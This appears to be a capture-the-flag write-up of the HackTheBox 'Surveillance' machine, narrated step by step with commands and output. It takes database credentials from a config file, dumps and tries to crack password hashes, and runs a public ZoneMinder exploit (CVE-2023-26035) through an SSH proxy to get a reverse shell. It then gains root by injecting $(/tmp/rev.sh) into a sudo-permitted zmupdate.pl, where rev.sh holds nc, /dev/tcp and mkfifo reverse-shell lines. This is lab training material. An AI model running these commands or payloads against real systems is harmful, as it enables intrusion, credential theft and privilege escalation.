
```
server {
    listen 127.0.0.1:8080;

    root /usr/share/zoneminder/www;
```

I explored the /usr/share/zoneminder/www directory and discovered a database.php file which is typically found on servers running MariaDB port 3306

Inside the database file I discovered a username and password for the MySQL database

```
# Commands Executed
find . -type f -name database.php 2>/dev/null
grep -i password ./api/app/Config/database.php
```


Screenshot Evidence



I was able to access the SQL database

```
# Commands Executed
mysql -u zmuser -p
Password: ZoneMinderPassword2023
```

Screenshot Evidence




I explored the database for useful info

```
# MariaDB Commands Executed
show databases;
```

```
use zm;
show tables;
select Id,Username,Password from Users;
```

Screenshot Evidence




I identified the hash value and attempted to crack the hash unsuccessfully

```
# Commands Executed on Attack Machine
echo '$2y$10$BuFy0QTupRjSWW6kEAlBCO6AlZ8ZPGDI8Xba5pi/gLr2ap86dxYd.' > sql.hash
hashid
$2y$10$BuFy0QTupRjSWW6kEAlBCO6AlZ8ZPGDI8Xba5pi/gLr2ap86dxYd.

# Crack the Hash
john -w=/usr/share/wordlists/rockyou.txt --format=bcrypt sql.hash
```

The zoneminder files are owned by the user zoneminder who I can attempt to elevate my privileges too


Screenshot Evidence



I closed my SSH session and logged in again creating a poor mans SSH proxy to access port 8080 or any other ports I may need


```
# Commands Executed
exit
ssh -D 1080 matthew@surveillance.htb
Password: starcraft122490
```

Screenshot Evidence




I then used the SOCKS5 proxy in FoxyProxy to view the site

Screenshot Evidence Connection Profile




Screenshot Evidence Selected Connection Profile



I visited port 8080 in my browser and discovered a new site
LINK: http://127.0.0.1:8080/

Screenshot Evidence




I could not find version information on the page so I checked on the server

```
# Command Executed
grep -R -i version /usr/share/zoneminder/*
```

FILE: /usr/share/zoneminder/www/includes/config.php


Screenshot Evidence



I ran a search for an exploit using “zoneminder 1.36.32 exploit” and discovered CVE-2023-26035 which is another unauthenticated RCE

EXPLOIT: https://github.com/rvizx/CVE-2023-26035

Screenshot Evidence



I downloaded the file to my machine and executed it

```
# Download File from GitHub
wget https://raw.githubusercontent.com/rvizx/CVE-2023-26035/main/exploit.py .
```

I vierfied my proxychains file is up to date

```
# Modify File
vim /etc/proxychains4.conf
# Make the last line config
socks5 127.0.0.1 1080
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/
└─# tail /etc/proxychai
#         * raw: The tr
#       ( auth types s
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0
socks5 127.0.0.1 1080 #
```

I set up a listener

```
# Netcat way
nc -lvnp 1336

# Metasploit way
use multi/handler
set LHOST 10.10.14.51
set LPORT 1336
set payload linux/x86/shell/reverse_tcp
run -j
```

I then executed the payload


```
# Command Executed
proxychains python3 exploit.py -t http://127.0.0.1:8080/ -ip 10.10.14.51 -p 1336
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Surviellance]
└─# proxychains python3 exploit.py -t http://127.0.0.1:8080/ -ip 10.10.14.51 -p 1336
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[>] fetching csrt token
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:8080  ...  OK
[>] recieved the token: key:0f936fd141a2f2dbbdcaed79be31b19a18104a5c,1702615117
[>] executing...
[>] sending payload..
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:8080  ...  OK
```

This caught a shell


Screenshot Evidence



I loaded a PTY and checked my sudo permissions
This discovered I can run sudo without a password if the command is /usr/bin/zm[a-zA-Z]*.pl *

```
# Commands Executed
python3 -c 'import pty;pty.spawn("/bin/bash")'
sudo -l

# Test creating file
touch /usr/bin/test
# This would have been too easy if successful
```

Screenshot Evidence



I returned a list of all commands the above regex includes

```
# Command Executed
find /usr/bin -type f -name zm[a-zA-Z]*.pl
```

Screenshot Evidence

```
zoneminder@surveillance:/usr/share/zoneminder/www$ find /usr/bin -ty
<der/www$ find /usr/bin -type f -name zm[a-zA-Z]*.pl
/usr/bin/zmtrack.pl
/usr/bin/zmpkg.pl
/usr/bin/zmcontrol.pl
/usr/bin/zmonvif-probe.pl
/usr/bin/zmvideo.pl
/usr/bin/zmtelemetry.pl
/usr/bin/zmsystemctl.pl
/usr/bin/zmonvif-trigger.pl
/usr/bin/zmwatch.pl
/usr/bin/zmdc.pl
/usr/bin/zmstats.pl
/usr/bin/zmtrigger.pl
/usr/bin/zmx10.pl
/usr/bin/zmfilter.pl
/usr/bin/zmcamtool.pl
/usr/bin/zmaudit.pl
/usr/bin/zmupdate.pl
/usr/bin/zmrecover.pl
```

I could not find any search results. I used --help to get an idea of what each file did
The zmupdate.pl makes a backup of the SQL database and to do that the script executes a system command mysqldump
There is no input validation on the dbUser variable which means if I plug in $() or `` around a file it will be executed

Screenshot Evidence

```
if ( $response =~ /^[yY]$/ ) {
  my ( $host, $portOrSocket ) = ( $Config{ZM_DB_H
  my $command = 'mysqldump';
  if ($super) {
    $command .= ' --defaults-file=/etc/mysql/debi
  } elsif ($dbUser) {
    $command .= ' -u'.$dbUser;
    $command .= ' -p\''.$dbPass.'\'' if $dbPass;
  }
```

I was able to take advantage of this by plugging a script into the username field to catch a reverse shell
When the mysqldump command gets executed, it attempts to load the username from a file effectively executing the contents of the file

I started a listener

```
# Netcat way
nc -lvnp 1335
```

I created a reverse shell script
Contents of /tmp/rev.sh

```
#!/bin/bash
nc -e /bin/bash 10.10.14.51 1335 || bash -i >& /dev/tcp/10.10.14.51/1335 0>&1 || rm /tmp/f;mkfifo /tmp/f;cat /
tmp/f|/bin/bash -i 2>&1|nc 10.10.14.51 1335 >/tmp/f
```

I defined rev.sh as the username and executed the sudo command to catch a shell

```
# Command Executed
chmod +x /tmp/rev.sh
sudo /usr/bin/zmupdate.pl --version=1 --user='$(/tmp/rev.sh)' --pass=derp
[ENTER]
n
```

